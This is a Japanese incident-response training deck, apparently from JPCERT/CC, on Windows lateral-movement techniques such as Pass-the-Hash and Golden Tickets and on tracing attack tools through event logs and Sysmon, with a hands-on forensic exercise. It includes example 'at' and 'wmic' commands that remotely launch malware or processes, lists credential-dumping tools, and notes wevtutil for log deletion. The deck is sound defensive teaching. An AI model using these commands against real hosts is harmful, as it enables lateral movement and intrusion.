
ハッシュ化とは元の文字列に戻すことが困難な別の文字列に置き換える変換方法です。普通の感覚だと、パスワードをハッシュ化したものを入手しても、元に戻さなければログインに使えないと思うのですが、Windowsではパスワードハッシュの値を使ってログインすることが可能です。これ自体は脆弱性ではありませんが、この仕様を悪用されており、この攻撃手法をPass-the-Hash言います。

Pass-the-Ticketは認証チケットを窃取し、それを悪用するもので、この仕様を悪用したものをGolden Ticketと言います。

Pass-the-Ticket

■ ドメイン管理者権限を窃取すると、不正に認証チケットを作成することができる

- TGT(Ticket Granting Ticket): Service Ticketを要求するチケット
- Service Ticket : サービスにアクセスするために必要なチケット



左の図は正常なKerberos認証の図です。TGTとService Ticketという2種類の認証情報、kerberosではチケットと言っていますが、これが使われます。イメージしやすいのはService Ticketで、各サービスを利用するのに必要な認証チケットです。例えばファイルサーバで、このService Ticketを得るのに必要なチケットがTGTというものです。どちらもDCから発行してもらいます。

TGTはドメインユーザの身分証明書のようなもので、Service Ticketはそれをもとに発行される許可書のようなものです。

攻撃手法 Golden Ticket / Silver Ticket

Golden Ticket

- ドメイン管理者権限を窃取することで作成できる
- ドメイン管理者を含む任意のユーザになりすますことができる
- 有効期限が10年

Silver Ticket

- 各サーバの管理者権限を窃取することで作成できる
- サーバの管理者や利用者になりすまして任意のサービスにアクセスできる
- 有効期限が10年
- DCにアクセスせずに使用できる = DCにログが残らない

いずれも、不正に作成された**正規の認証チケット**であるため、検知が難しい

先ほどの例えだと、TGTを偽装されるということは、身分証明書を偽装されることです。Golden Ticketでは任意のユーザになりすませますが、ドメイン管理者権限を窃取しているため、任意のユーザになりすませます。Silver TicketはGolden Ticketのように何でもできるわけではありませんが、DCにログが残らないという特徴があります。いずれも正規の認証チケットなので、検知が難しく、ベストなのは、そもそも攻撃されないことなのですが、仮に攻撃されてもGolden Ticketを作成される前に気づけることが重要です。

感染拡大に使用されるWindowsコマンド

順位	コマンド	実行数
1	at	445
2	move	399
3	schtasks	379
4	copy	299
5	ren	151
6	reg	119
7	wmic	40
8	powershell	29
9	md	16
10	runas	7



これらのコマンドを利用して他の端末に別のマルウェアを感染させる

感染拡大に利用されるWindowsコマンドのランキングはこちらになります。
moveやcopyは何に使うかというと、リモート先へファイルを移動させたいときに使用します。

Windowsコマンドを利用したリモート実行

atコマンド

```
at ¥¥[リモートホスト名 or IPアドレス] 12:00  
cmd /c "C:¥windows¥temp¥mal.exe"
```

wmicコマンド

```
wmic /node:[IPアドレス] /user:"[ユーザ名]"  
/password:"[パスワード]" process call create  
"cmd /c c:¥Windows¥System32¥net.exe user"
```

ファイルをリモート端末にコピーしただけでは、感染拡大することができません。マルウェア自体を実行する必要がありますが、それにはatコマンドやwmicコマンドが使われます。それ以外にもschtasks コマンドなどが使われます。

攻撃者の活動：情報送信



次は、情報送信についてです。

情報送信

情報送信

- 収集したデータの外部持ち出し

- Windowsコマンドを利用してファイルの収集
- ファイルの圧縮
- 情報の外部送信

収集した情報の送信には、マルウェア機能を使うことが多い傾向にあります。また、多くの場合、送信する情報は圧縮されます。

情報送信

機密情報の収集

- dirコマンド
- typeコマンド

ファイルの圧縮


- WinRARで圧縮

送信

- マルウェアの機能を利用
- クラウドサービスを利用

情報の収集は、dirコマンドやtypeコマンドを使って、必要な情報がどこにあるかを特定するフェーズから始まります。ファイルの場所が特定できたら、攻撃者は、WinRARを端末にダウンロードして、それを使って持ち出すファイルをRAR形式で圧縮します。他の圧縮形式が使われることもありますが、多くはRAR形式です。圧縮できたファイルは、マルウェアの機能を利用して外部に送信します。場合によっては、クラウドサービスに送信することもあります。

攻撃者の活動：痕跡削除



最後に、痕跡削除についてです。

痕跡削除

痕跡削除

- 攻撃者の使用したファイルやログの削除

- Windowsコマンドを利用してファイルおよびイベントログの削除
— イベントログの削除には管理者権限が必要

痕跡消去のメインは、作成されたファイルの削除です。攻撃者によってはイベントログの削除を行う場合もあります。

痕跡削除に使用されるWindowsコマンド

順位	コマンド	実行数
1	del	844
2	taskkill	80
3	klist	73
4	wevtutil	23
5	rd	15



イベントログの削除にはwevtutilコマンドを使用

ファイルの削除には、delコマンドが使用されます。その他にもマルウェアプロセスを停止させるためにtaskkillコマンドなども使用されます。

1

標的型攻撃概要

2

攻撃者の活動とツール

3

**コマンドおよびツール実行の
痕跡**

4

ハンズオン

これまでに説明した攻撃の痕跡を確認、検知するための方法について説明します。

JPCERT/CCの調査で確認している事実と問題

ネットワーク内部での攻撃には
同じ攻撃ツール、Windowsコマンドが
利用されることが多い




攻撃ツール、Windowsコマンドが実行された
痕跡を見つける方法を知っていれば、インシ
デント調査がスムーズになる

ここまでで説明した通り、ネットワーク内部での攻撃には同じ攻撃ツール、Windowsコマンドが利用されることが多いことがわかっています。なので、攻撃ツール、Windowsコマンドが実行された痕跡を見つける方法を知っていれば、インシデント調査がスムーズになります。

コマンドおよびツール実行の痕跡

- コマンドおよびツール実行時に作成される痕跡を調査し報告書として公開



そこで、JPCERT/CCでは、コマンドおよびツール実行時に作成される痕跡を調査し報告書として公開しました。

インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書

https://www.jpccert.or.jp/research/ir_research.html

報告書について

報告書の内容

- ログに記録された情報から、どのツールが実行されたのかを割り出すためのログ調査ガイド
- 複数のツールを検証し、作成される痕跡を調査

報告書の想定ユーザ

- システム管理者
- フォレンジック担当
- インシデント調査の専門家ではない人でも比較的容易に調べることができるように構成

報告書は、ログに記録された情報から、どのツールが実行されたのかを割り出すためのログ調査ガイドになっており、インシデント調査をサポートするような内容になっています。この報告書は、セキュリティ対策の検討、導入およびインシデントの初期調査を行う担当者にも利用していただけるように、作成しました。専用のフォレンジックソフトウェアや、フォレンジックに関する知識がなくても、イベントログを見たり、レジストリエントリを確認したりする方法が分かれば内容を把握できます。

報告書について

検証環境

- クライアント
 - Windows 7 Professional SP1、Windows 10
- サーバ
 - Windows Server 2012 R2

検証を行ったツール

- JPCERT/CCが対応したインシデント調査で、複数の事案で攻撃者による使用が確認されたものの中から選定
- 49種類

これまで説明した通り攻撃者は共有のツールおよびコマンドを使用して攻撃を行うことがわかっています。そこで、この報告書ではJPCERT/CCがこれまでに調査した複数のインシデント事例で使用されていたものを中心に分析した結果を記載しています。それらのツールおよびコマンドは、複数の攻撃者によって使用されていると推測され、他のインシデントを調査する時にも遭遇する可能性が高いものだと言えます。

検証ツールリスト 1

攻撃者がツールを使用する目的	ツール
コマンド実行	PsExec
	wmic
	schtasks
	wmiexec.vbs
	BeginX
	WinRM
	WinRS
	BITS
パスワード、ハッシュの入手	PWDump7
	PWDumpX
	Quarks PwDump
	Mimikatz (パスワードハッシュ入手 lsadump::sam)
	Mimikatz (パスワードハッシュ入手 sekurlsa::logonpasswords)
	Mimikatz (チケット入手 sekurlsa::tickets)
	WCE
	gsecdump
	lsisass
	Find-GPOPasswords.ps1
	AceHash

検証を行ったのは、JPCERT/CCのインシデント調査で確認した、攻撃者に利用されることが多いコマンドやツール、49種類になっています。

検証ツールリスト 2

攻撃者がツールを使用する目的	ツール
パスワード、ハッシュの入手	Get-GPPPassword (PowerSploit)
	Invoke-Mimikatz (PowerSploit)
	Out-Minidump (PowerSploit)
	PowerMemory (RWMC Tool)
	WebBrowserPassView
通信の不正中継	Htran
	Fake WPAD
リモートログイン	RDP
Pass-the-hash	WCE(リモートログイン)
Pass-the-ticket	Mimikatz(リモートログイン)
権限昇格	MS14-058 Exploit
	MS15-078 Exploit
	SDB UAC Bypass
ドメイン管理者権限 アカウントの奪取	MS14-068 Exploit
	Golden Ticket (Mimikatz)
	Silver Ticket (Mimikatz)
ローカルユーザー・グループの追加・削除	net user
ファイル共有	net use
痕跡の削除	sdelete
	timestomp
	klist purge
	wevtutil

検証ツールリスト 3

攻撃者がツールを使用する目的	ツール
アカウント情報の取得	ntdsutil
	vssadmin
	csvde
	dcdiag
	nltest
	nmap
	ldifde
	dsquery

ツール分析結果シート

■ 分析結果の詳細はHTMLで公開

https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

ツール分析結果シート

レポート 分析ツール一覧 ダウンロード

PsExec

検索

このサイトについて

コマンド実行

PsExec

wmic

schtasks

wmiexec.vbs

BeginX

WinRM

WinRS

BITS

パスワード、ハッシュの入手

PWDump7

PWDumpX

Quarks PwDump

Mimikatz (パスワード)

実行時に記録される主要な情報

接続元

イベントログ

#	ログ	イベント ID	タスクのカテゴリ	イベント内容
1	Microsoft-Windows-Sysmon/Operational	1	Process Create (rule: ProcessCreate)	Process Create. <ul style="list-style-type: none">• UtcTime: プロセス実行日時 (UTC)• ProcessGuid/ProcessId: プロセスID• Image: 実行ファイルのパス (実行ファイルのパス)• CommandLine: 実行コマンドのコマンドライン (実行ファイルのパス) [実行コマンド]• User: 実行ユーザー
2	Microsoft-Windows-Sysmon/Operational	13	Registry value set (rule: RegistryEvent)	Registry value set. <ul style="list-style-type: none">• ProcessGuid/ProcessId: プロセスID• Image: 実行ファイルのパス (検体のパス)• TargetObject: 書き込み先のレジストリ値 (REGISTRY\USER\{ユーザーSID}\SOFTWARE\Sysinternals\PsExec\EulaAccepted)• Details: レジストリに書き込まれた設定値 (DWORD: 0x00000001)

分析結果の詳細はhtmlにて、GitHub上で公開しています。

https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

ツールの概要から、ツールを実行することで、どのような痕跡が残るのが細かく記載されています。

追加ログ取得の重要性

デフォルト設定で痕跡が残るツール

- Windowsで標準的に搭載されているツール
- RDP、at、net、PsExec など

追加設定が必要なツール

- Windowsで標準的に搭載されていないツール
- 攻撃ツール

ただ、この報告書に記載した痕跡が、Windowsのデフォルト設定状態で記録されるかというと、そうではありません。

Windowsで標準的に搭載されているツールなどは、デフォルトでも十分な痕跡が残ります。しかし、標準的でないツールが使われた場合、追加の設定をしなければ痕跡残りません。

今回の検証で行った追加設定

追加設定

- 監査ポリシーの有効化
- Sysmonのインストール

監査ポリシー

Windowsに標準で搭載されているログオン・ログオフやファイルアクセスなどの詳細なログを取得するための設定

Sysmon

マイクロソフトが提供するツールで、プロセスの起動、ネットワーク通信、ファイルの変更などをイベントログに記録する

初期状態では取得できるログはごくわずかなので、監査ポリシーの追加設定とSysmonのインストールを行います。監査ポリシーは、Windowsに標準で搭載されているログオン・ログオフやファイルアクセスなどの詳細なログを取得するための設定です。Sysmonは、マイクロソフトが提供するツールで、プロセスの起動、ネットワーク通信、ファイルの変更などをイベントログに記録するツールです。どちらも、インシデント調査のために重要なログを記録することが可能です。

追加ログ取得設定の影響

監査ポリシーを有効にすることで、ログが増加する

- ログのローテーションが早くなり古いログが残りにくくなる

監査ポリシーを有効化する場合は、イベントログの最大サイズの変更もあわせて検討する

- イベントビューアー
- wevtutilコマンド

監査ログの設定をする場合、ログの増加について考慮する必要があります。設定によっては多くのログが保存されるようになるため、ログのローテーションが早くなり、古いログの削除が早くなります。そのため、監査ログの設定をする場合は、保存ログの最大サイズを変更することをお勧めします。設定の変更はイベントビューアーまたは wevtutil コマンドを使用することで変更が可能です。

<https://docs.microsoft.com/ja-jp/windows-server/administration/windows-commands/wevtutil>

イベントログ削除への対策

- ホスト上のログは、侵入された時点で消去される可能性がある
- 他のホストに、リアルタイムにログを転送
 - イベント サブスクリプション
 - Syslog形式などで送信
 - 定期的なログファイルのバックアップ

もう1点、攻撃者によってログが削除される可能性についても考慮する必要があります。そのため、端末に残すログだけでなく、バックアップのためにサーバに蓄積することを検討してください。すべての端末のログを保存しておくことが難しい場合は、重要なサーバやADサーバのログだけでも収集しておくことをお勧めします。

報告書を用いたインシデント調査

192.168.31.42-PWHashes.txtが作成された 痕跡を確認した場合

全般		詳細	
オブジェクトへのアクセスが試行されました。			
サブジェクト:			
セキュリティ ID:	S-1-5-21-74636925-2962735703-65146292-1103		
アカウント名:	testuser		
アカウント ドメイン:	TESTNET		
ログオン ID:	0x24099		
オブジェクト:			
オブジェクト サーバー:	Security		
オブジェクトの種類:	File		
オブジェクト名:	C:\Users\testuser\Desktop\36786\Source\192.168.31.42-PWHashes.txt		
ハンドル ID:	0x154		
リソース属性:	S:AI		
ログの名前(M):	セキュリティ		
ソース(S):	Microsoft Windows security	ログの日付(D):	2016/03/13 16:36:53
イベント ID(E):	4663	タスクのカテゴリ(Y):	ファイル システム
レベル(L):	情報	キーワード(K):	成功の監査
ユーザー(U):	N/A	コンピューター(R):	ws8x86.testnet.local
オペコード(O):	情報		
詳細情報(I):	イベントログのヘルプ		

ここでは、ツール分析結果シートを用いた調査方法について、例を挙げて説明します。
まず、イベントログに「192.168.31.42-PWHashes.txt」が作成されたということが分かったところから調査を進めます。

報告書を用いたインシデント調査

「PWHashes.txt」検索すると、 以下の情報がヒットする

パスワード、ハッシュの
入手

- PWDump7
- PWDumpX**
- Quarks PwDump
- Mimikatz (パスワード
ハッシュ入手)

追加設定

- 接続元
 - 実行履歴 (監査ポリシー, Sysmon)
 - 結果が記録されるファイル **"[宛先アドレス]-PWHashes.txt"** の作成 (監査ポリシー)
- 接続先
 - 実行履歴 (監査ポリシー, Sysmon)
 - 接続元から接続先への、PWDumpXサービスの送信および実行 (監査ポリシー)
 - ハッシュ情報を保存するファイルの作成 (監査ポリシー)

"[宛先アドレス]-PWHashes.txt"が作成されている場合、実行が成功したものと考えられる

「PWHashes.txt」をシートで検索すると、「PWDumpX」というツールの情報がヒットします。このヒットした欄を確認すると、「[宛先アドレス]-PWHashes.txt」が作成されている場合、実行が成功したものと考えられることがわかります。

報告書を用いたインシデント調査

PWDumpXはパスワードハッシュを入手するツールで、[宛先アドレス]はターゲット


システム	7045	サービスがシステムにインストールされました	<p>サービスがインストールされました。</p> <ul style="list-style-type: none">• サービス名: サービス一覧に表示される名前 (PWDumpX Service)• サービス ファイル名: サービス実行ファイル (%windir%\system32\DumpSvc.exe)• サービスの種類: 実行されるサービスの種類 (ユーザー モード サービス)• サービス開始の種類: サービスを開始するトリガの動作 (要求による開始)• サービス アカウント: 実行するアカウント (LocalSystem)
システム	7036	Service Control Manager	<p>[サービス名] サービスは [状態] に移行しました。</p> <ul style="list-style-type: none">• サービス名: 対象のサービス名 (PWDumpX Service)• 状態: 移行後の状態 (実行中)

接続先（[宛先アドレス]）ではサービス名“PWDumpX Service”がインストールされると記載されている

PWDumpXは、パスワードハッシュを入手するツールで、[宛先アドレス]はターゲットになっていることが、シートを読むと理解できます。さらに、接続先（[宛先アドレス]）ではサービス名“PWDumpX Service”がインストールされると記載があるため、接続先も確認します。

報告書を用いたインシデント調査

[宛先アドレス]のイベントログを確認すると“PWDumpX Service”が確認できる



➡ 以上のことから[宛先IPアドレス]のパスワードハッシュが攻撃者に入手されていると断定することができる

接続先を確認すると、確かに“PWDumpX Service”がサービスとして作成されており、接続先でパスワードハッシュが攻撃者に入手されていると断定することができます。

このように、報告書およびツール分析結果シートについては、インシデント調査の際の、辞書として使っていただければと思います。

追加設定していない場合はどうするの？

詳細なログを取得する他の方法

- 監査ソフトウェア（資産管理ソフトなど）でも同様のログを取得可能な場合がある
- プロセスの実行
- ファイルの書込み


■ 詳細なログがなくても、デフォルト設定で痕跡が残るツールもある

先ほど説明した、追加設定（監査ログの有効化、Sysmonインストール）をしていない場合はどのように調査をすればよいのでしょうか。追加設定をしていない場合でも、資産管理ソフトなどでプロセス実行やファイルの読み込みを記録しているものがあります。そのため、そのようなツールのログと置き換えながら確認することも可能です。また、先ほどもありましたが、Windowsデフォルトのコマンドなどは追加設定なしで、ログが残るものもあるので、そのような場合はログを確認することが可能です。

参考情報: 監査ポリシーの有効化方法

設定方法 ①

- ローカル グループ ポリシーの編集
- [コンピューターの構成]→[Windowsの設定]→[セキュリティの設定] →[ローカル ポリシー]→[監査ポリシー]




以降は監査ポリシーを有効にする方法について記載しています。有効化の際は、ご参照ください。

参考情報: 監査ポリシーの有効化方法

設定方法 ②

- 各ポリシーの「成功」「失敗」を有効



参考情報: 監査ポリシーの有効化方法

設定方法 ③

- 監査対象オブジェクトの追加
- [ローカル ディスク(C:)]→[プロパティ]→[セキュリティ]タブ→[詳細設定]
- [監査]タブから監査対象のオブジェクトを追加



設定方法 ④

- [illegible]

参考情報: 監査ポリシーの有効化方法

以下の「アクセス許可」を設定

- ファイルの作成/データ書き込み
- フォルダーの作成/データの追加
- 属性の書き込み
- 拡張属性の書き込み
- サブフォルダーとファイルの削除
- 削除
- アクセス許可の変更
- 所有権の取得

参考情報: Sysmonのインストール方法

ダウンロードURL

- <https://docs.microsoft.com/ja-jp/sysinternals/downloads/sysmon>

インストール方法

- **Sysmon.exe -i**
 - -n オプションを追加することでネットワーク通信のログも取得可能

対応バージョン

- クライアント : Windows 7以降
- サーバ : Windows Server 2012以降

Sysmonのインストールの際は、こちらをご参照ください。

報告書

報告書ダウンロードURL

- 第1版
■ https://www.jpcert.or.jp/research/20160628ac-ir_research.pdf
- 第2版
■ https://www.jpcert.or.jp/research/20171109ac-ir_research2.pdf
- ツール分析結果シート
■ https://jpcertcc.github.io/ToolAnalysisResultSheet_jp/

以降のハンズオンでは、これらの報告書がヒントになることがあります。

以降のハンズオンでは、これらの報告書を適宜確認しながら、取り組んでください。

目次

1

標的型攻撃概要

2

攻撃者の活動とツール

3

**コマンドおよびツール実行の
痕跡**

4

ハンズオン

ここからは、実際に手を動かして学んでいきます。

ハンズオンの内容

■ 背景

- ある企業の社内の情報システム部門
- 前述のシステム群の管理者


■ 目的

- 社内で発生したインシデントの全体像の調査
- 影響範囲の特定

※どのログにどのような痕跡が残るのかを意識しながら実施すること

このハンズオンでは、あなたは、ある企業の情報システム部門の担当として、調査を行ってもらいます。ある端末のアンチウイルスソフトの検知から始まり、企業内NWの侵害された痕跡をログから調査し、全体像を調査することを目的とします。

調査する環境について



調査する環境の構成は、この図の通りです。

ホスト情報

ホスト名	IPアドレス	ユーザ名	OS
WIN-WFBHIBE5GXZ	192.168.16.1	administrator	Windows Server 2008
Win7_64JP_01	192.168.16.101	chiyoda.tokyo	Windows 7
Win7_64JP_02	192.168.16.102	yokohama.kanagawa	Windows 7
Win7_64JP_03	192.168.16.103	urayasu.chiba	Windows 7
Win7_64JP_04	192.168.16.104	urawa.saitama	Windows 7
Win7_64JP_05	192.168.16.105	hakata.fukuoka	Windows 7
Win7_64JP_06	192.168.16.106	sapporo.hokkaido	Windows 7
Win7_64JP_07	192.168.16.107	nagoya.aichi	Windows 7
Win7_64JP_08	192.168.16.108	sakai.osaka	Windows 7
Win10_64JP_09	192.168.16.109	maebashi.gunma	Windows 10
Win10_64JP_10	192.168.16.110	utsunomiya.tochigi	Windows 10
Win10_64JP_11	192.168.16.111	mito.ibaraki	Windows 10
Win10_64JP_12	192.168.16.112	naha.okinawa	Windows 10

ホストは、全部で13台あります。この情報は、調査の過程で適宜確認してください。

使用する主なログ

イベントログ

(※実施するハンズオンにより
提供されるログは変化)

Security.csv (セキュリティログ)

Sysmon.csv (Sysmonログ)

TaskScheduler.csv (タスクスケジューラログ)

Powershell.csv (Powershell実行ログ)

今回のハンズオンでは主にWindowsのイベントログを用いて調査を行います。

[概要説明]

セキュリティログ: 各オブジェクトに設定した監査ポリシーの定義に従って各イベントが記録

Sysmonログ: プロセスの作成、終了などシステム起動時から記録

タスクスケジューラログ: タスクの登録やタスク毎の実行履歴が記録

Powershell実行ログ: PowerShellが実行されたログ

CSV形式となっていますが、これらはイベントログをテキスト形式に変換したものです。

イベントログを変換

イベントログはEVTX形式で保存されており、
イベントビューアーから確認が可能



しかし、イベントビューアーから
ログ調査を行うのは困難



テキスト形式にエクスポート・変換する
※方法はAppendix 1 に記載

先ほど説明したログはCSV形式となっていたかと思いますが、元々イベントログ自体はevtx形式で保存されており、イベントビューアーでログの内容を見ることができます。しかし、イベントログをイベントビューアーを用いて調査することは難しく、テキスト形式に変換したり、専用のログ分析システムに読み込んで必要があります。

(イベントログのテキスト形式への変換は、Appendix 1 をご覧ください。)

このコンテンツ内で扱うログは、テキスト形式に変換したものになります。

ログの形式 (Security.csv)

- 「Windowsログ-セキュリティ」を「すべてのイベントを名前を付けて保存」で取得したファイル
— 形式: CSV (ログが複数行に出力される)

レベル	日時	ソース	イベントID	タスクのカテゴリ
-----	----	-----	--------	----------

```
2 情報,2016/10/07 14:59:58,Microsoft-Windows-Security-Auditing,5156,フィルタリング プラットフォームの接続,"Windows フィルターリング
3
4 アプリケーション情報:
5   プロセス ID: 4
6   アプリケーション名: System
7
8 ネットワーク情報:
9   方向: 着信
10  送信元アドレス: 192.168.16.255
11  ソース ポート: 137
12  宛先アドレス: 192.168.16.102
13  宛先ポート: 137
14  プロトコル: 17
15
16 フィルター情報:
17  フィルターの実行時 ID: 0
18  レイヤー名: 受信/承諾
19  レイヤーの実行時 ID: 44
20 情報,2016/10/07 14:59:57,Microsoft-Windows-Security-Auditing,5156,フィルタリング プラットフォームの接続,"Windows フィルターリング
21
22 アプリケーション情報:
23   プロセス ID: 4
24   アプリケーション名: System
```

赤枠内が一つの
ログの塊

